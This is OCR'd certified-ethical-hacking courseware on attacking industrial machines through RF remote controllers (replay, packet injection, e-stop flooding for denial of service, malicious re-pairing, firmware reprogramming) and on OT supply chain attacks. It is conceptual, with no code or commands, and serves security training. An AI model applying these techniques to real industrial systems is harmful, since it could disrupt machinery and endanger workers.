
EC-Council CEH

Hacking Industrial Systems through RF Remote Controllers

- Most industrial machines are **operated via remote controllers** that are used in various industries such as manufacturing, logistics, mining, and constructions for automation or to control machines
- Improper security implementations in the devices operating via remote controllers can **pose severe risks** to the industrial systems


Replay Attack

Attackers **record the commands** transmitted by an operator and replay them to the target system to gain basic control over the system



Command Injection

Attackers **alter RF packets** or inject their own packets employing reverse engineering techniques to gain complete access over the target machine




62 Module 18 | IoT and OT Hacking

EC-Council CEH

Hacking Industrial Systems through RF Remote Controllers (Cont'd)


Re-pairing with Malicious RF controller

Attackers hijack the original remote controller and pair it with the machine using a malicious RF controller, which they disguise as a legitimate one



Malicious Reprogramming Attack

Attackers inject malware into the firmware of the remote controllers to maintain a persistent and completely remote access to the system



Hacking Industrial Systems through RF Remote Controllers

Most industrial machines are operated via remote controllers. These remote controllers are used in various industries, such as manufacturing, logistics, mining, and construction, for automation or to control machines. Devices in a network use a transmitter (TX) and receiver (RX) to communicate with each other. While the transmitter (TX) passes radio commands (via buttons), the receiver (TX) reacts to the corresponding commands. Improper security

implementations in devices operating via remote controllers can pose severe security risks to industrial systems.

Attackers can stand within the radius of the target system and use a specially designed radio transceiver-type device. The device helps attackers to design their own packets and send them in a network to gain access over the industrial system and perform various malicious activities.

Listed below are threats industrial systems often face via RF remote controllers:

- **Replay Attack**

  Attackers record the commands (RF packets) transmitted by an operator and replay them to the target system to gain basic control over the system.




Figure 18.86: Replay attack on industrial systems

- **Command Injection**

  Being aware of RF protocols, attackers can alter RF packets or inject their own packets employing reverse-engineering techniques to gain complete access over the machine. Attackers capture and record commands, perform reverse engineering to derive other commands used to control the target device, and inject those commands to manipulate the normal operation of the target device.




Figure 18.87: Command injection attack on industrial systems

- **Abusing E-stop**

  Using the above information, the attacker can send multiple e-stop (emergency stop) commands to the target device to cause DoS.




Figure 18.88: Abusing e-stop to perform a DoS attack

- **Re-pairing with Malicious RF Controller**

  An attacker can hijack the original remote controller and pair up with the machine using a malicious RF controller, disguised as a legitimate one. Attackers send malicious requests to pair with target RF controllers, capture the command sequence, hijack the legitimate controller, and use a malicious controller to perform various attacks on the target device.




Figure 18.89: Malicious re-pairing attack on an industrial machine

- **Malicious Reprogramming Attack**

  Attackers can inject malware into the firmware running on the remote controllers to maintain persistent and complete remote access over the target industrial system.




Figure 18.90: Malicious reprogramming attack on an industrial machine

EC-Council C|EH

OT Supply Chain Attacks

Operational Technology (OT) supply chain attacks involve **compromising the hardware**, **software**, or **services** of an organization's suppliers, which are then used to infiltrate the target organization's OT environment

OT Supply Chain Attack	Description
Third-Party Software Compromise	Attackers inject malicious code into **trusted software updates**, creating backdoors or malicious functionalities when installed
Hardware Manipulation	Attackers **alter hardware components** during manufacturing or distribution, embedding malicious firmware or chips that can be activated upon deployment
Service Provider Breach	Attackers **compromise service providers** such as maintenance or support contractors to infiltrate the target organization's OT network, using stolen credentials, remote access tools, or insider access
Injection of Malicious Components	Attackers introduce **malicious components** or firmware into the supply chain by tampering during shipping or substituting legitimate parts with compromised ones
Exploitation of Trusted Relationships	Attackers exploit the **trust** and **access levels** granted to suppliers, subcontractors, or partners to move laterally within the target network

